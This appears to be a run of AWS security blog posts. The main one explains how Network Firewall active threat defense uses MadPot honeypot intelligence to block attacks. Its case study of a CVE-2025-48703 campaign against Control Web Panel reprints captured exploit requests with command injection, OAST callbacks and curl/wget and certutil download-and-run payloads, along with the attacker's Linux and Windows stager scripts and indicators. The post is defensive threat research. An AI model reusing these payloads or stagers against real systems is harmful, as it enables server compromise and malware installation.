  • Regularly review and refine: Periodically review automation rules, especially suppression rules, to ensure they remain relevant and effective, adjusting them as your security posture evolves.

Conclusion

You can use Security Hub automation to triage, route, and respond to findings faster through a unified cloud security solution with centralized management. In this post, you learned how to create automation rules that route findings to ticketing systems integrations and upgrade critical findings for immediate response. Through the intuitive and flexible approach to automation that Security Hub provides, your security teams can make confident, data-driven decisions about Security Hub findings that align with your organization’s overall security strategy.

With Security Hub automation features, you can centrally manage security across hundreds of accounts while your teams focus on critical issues that matter most to your business. By implementing the automation capabilities described in this post, you can streamline response times at scale, reduce manual effort, and improve your overall security posture through consistent, automated workflows.

If you have feedback about this post, submit comments in the Comments section. If you have questions about this post, start a new thread on AWS Security, Identity, and Compliance re:Post or contact AWS Support.

 

Ahmed Adekunle Ahmed Adekunle
Ahmed is a Security Specialist Solutions Architect focused on detection and response services at AWS. Before AWS, his background was in business process management and AWS technology consulting, helping customers use cloud technology to transform their business. Outside of work, Ahmed enjoys playing soccer, supporting less privileged activities, traveling, and eating spicy food, specifically African cuisine.
Alex Wadell Alex Waddell
Alex is a Senior Security Specialist Solutions Architect at AWS based in Scotland. Alex provides security architectural guidance and operational best practices to customers of all sizes, helping them implement AWS security services. When not working, Alex enjoys spending time sampling rum from around the world, walking his dogs in the local forest trails, and traveling.
Kyle Shields Kyle Shields
Kyle is a WW Security Specialist Solutions Architect at AWS focused on threat detection and incident response. With over 10 years in cybersecurity and more than 20 years of Army service, he helps customers build effective incident response capabilities while implementing information and cyber security best practices.
  •  

AWS named Leader in the 2025 ISG report for Sovereign Cloud Infrastructure Services (EU)

For the third year in a row, Amazon Web Services (AWS) is named as a Leader in the Information Services Group (ISG) Provider LensTM Quadrant report for Sovereign Cloud Infrastructure Services (EU), published on January 9, 2026. ISG is a leading global technology research, analyst, and advisory firm that serves as a trusted business partner to more than 900 clients. This ISG report evaluates 19 providers of sovereign cloud infrastructure services in the multi-public-cloud environment and examines how they address the key challenges that enterprise clients face in the European Union (EU). ISG defines Leaders as providers who represent innovative strength and competitive stability.

ISG rated AWS ahead of other leading cloud providers on both the competitive strength and portfolio attractiveness axes, with the highest score on portfolio attractiveness. Competitive strength was assessed on multiple factors, including degree of awareness, core competencies, and go-to-market strategy. Portfolio attractiveness was assessed on multiple factors, including scope of portfolio, portfolio quality, strategy and vision, and local characteristics.

According to ISG, “AWS’s infrastructure provides robust resilience and availability, supported by a sovereign-by-design architecture that ensures data residency and regional independence.”

Read the report to:

  • Discover why AWS was named as a Leader with the highest score on portfolio attractiveness by ISG.
  • Gain further understanding on how the AWS Cloud is sovereign-by-design and how it continues to offer more control and more choice without compromising on the full power of AWS.
  • Learn how AWS is delivering on its Digital Sovereignty Pledge and is investing in an ambitious roadmap of capabilities for data residency, granular access restriction, encryption, and resilience.

AWS’s recognition as a Leader in this report for the third consecutive year underscores our commitment to helping European customers and partners meet their digital sovereignty and resilience requirements. We are building on the strong foundation of security and resilience that has underpinned AWS services, including our long-standing commitment to customer control over data residency, our design principal of strong regional isolation, our deep European engineering roots, and our more than a decade of experience operating multiple independent clouds for the most critical and restricted workloads.

Download the full 2025 ISG Provider Lens Quadrant report for Sovereign Cloud Infrastructure Services (EU).

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

 

Brittany Bunch Brittany Bunch
Brittany is a Product Marketing Manager on the AWS Security Marketing team based in Atlanta. She focuses on digital sovereignty and brings over a decade of experience in brand marketing, including employer branding at Amazon. Prior to AWS, she led brand marketing initiatives at several large enterprise companies.
  •  

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.

Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works

MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.

Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.

Figure 2: Swiss cheese model

Figure 2: Swiss cheese model

Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense

Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

 

Rahi Patel Rahi Patel
Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer Paul Bodmer
Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr Nima Sharifi Mehr
Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya Maxim Raya
Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag Santosh Shanbhag
Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.
  •  

Security Hub CSPM automation rule migration to Security Hub

A new version of AWS Security Hub is now generally available with new capabilities to aggregate, correlate, and contextualize your security alerts across Amazon Web Services (AWS) accounts. The prior version is now known as AWS Security Hub CSPM and will continue to be available as a unique service focused on cloud security posture management and finding aggregation.

One capability available in both services is automation rules. In both Security Hub and Security Hub CSPM, you can use automation rules to automatically update finding fields when the criteria they define are met. In Security Hub, automation rules can be used to send findings to third-party platforms for operational response. Many existing Security Hub CSPM users have automation rules for tasks such as elevating the severity of a finding because it affects a production resource or adding a comment to assist in remediation workflows. While both services offer similar automation rule functionality, rules aren’t synchronized across the two services. If you are an existing Security Hub CSPM customer looking to adopt the new Security Hub, you might be interested in migrating the automation rules that have already been built. This helps keep your automation rules processing close to where you’re reviewing findings. As of publication, this capability is included in the cost of the Security Hub essentials plan. For current pricing details, refer to the Security Hub pricing page.

This post provides a solution to automatically migrate automation rules from Security Hub CSPM to Security Hub, helping you maintain your security automation workflows while taking advantage of the new Security Hub features. If you aren’t currently using automation rules and want to get started, see Automation rules in Security Hub.

Automation rule migration challenge

Security Hub CSPM uses the AWS Security Finding Format (ASFF) as the schema for its findings. This schema is fundamental to how automation rules are applied to findings as they are generated. Automation rules begin by defining one or more criteria and then selecting one or more actions that will be applied when the specified criteria are met. Each criterion specifies an ASFF field, an operator (such as equals or contains), and a value. Actions then update one or more ASFF fields.

The new version of Security Hub uses the Open Cybersecurity Schema Framework (OCSF), a widely adopted open-source schema supported by AWS and partners in the cybersecurity industry. Security Hub automation rules structurally work the same way as Security Hub CSPM rules. However, the underlying schema change means existing automation rules require transformation.

The solution provided in this post automatically discovers Security Hub CSPM automation rules, transforms them into the OCSF schema, and creates an AWS CloudFormation template that you can use to deploy them to your AWS account running the new version of Security Hub. Because of inherent differences between the ASFF and OCSF schemas, some rules can’t be automatically migrated, while others might require manual review after migration.

The following table show the current mapping between ASFF fields supported as criteria and their corresponding OCSF fields. These mappings may change in future service releases. Fields marked as N/A can’t be migrated and will require special consideration when migrating automation rules. They need to be redesigned in the new Security Hub. The solution provided in this post is designed to skip migration of rules with one or more ASFF criteria that don’t map to an OCSF field but will identify those rules in a report for your review.

Rule criterion in ASFF Corresponding OCSF field
AwsAccountId cloud.account.uid
AwsAccountName  cloud.account.name
CompanyName  metadata.product.vendor_name 
ComplianceAssociatedStandardsId compliance.standards
ComplianceSecurityControlId  compliance.control 
ComplianceStatus  compliance.status 
Confidence  confidence_score
CreatedAt  finding_info.created_time 
Criticality  N/A
Description  finding_info.desc 
FirstObservedAt  finding_info.first_seen_time
GeneratorId  N/A
Id  finding_info.uid 
 LastObservedAt finding_info.last_seen_time 
 NoteText comment 
NoteUpdatedAt  N/A
NoteUpdatedBy  N/A
ProductArn  metadata.product.uid 
ProductName  metadata.product.name 
RecordState  activity_name 
RelatedFindingsId  N/A
RelatedFindingsProductArn  N/A
ResourceApplicationArn  N/A
ResourceApplicationName  N/A
ResourceDetailsOther  N/A
ResourceId  resources[x].uid 
ResourcePartition  resources[x].cloud_partition 
ResourceRegion  resources[x].region 
ResourceTags  resources[x].tags 
ResourceType  resources[x].type 
SeverityLabel  vendor_attributes.severity 
SourceUrl  finding_info.src_url 
Title  finding_info.title 
Type  finding_info.types 
UpdatedAt  finding_info.modified_time 
UserDefinedFields  N/A
VerificationState  N/A
WorkflowStatus  status 

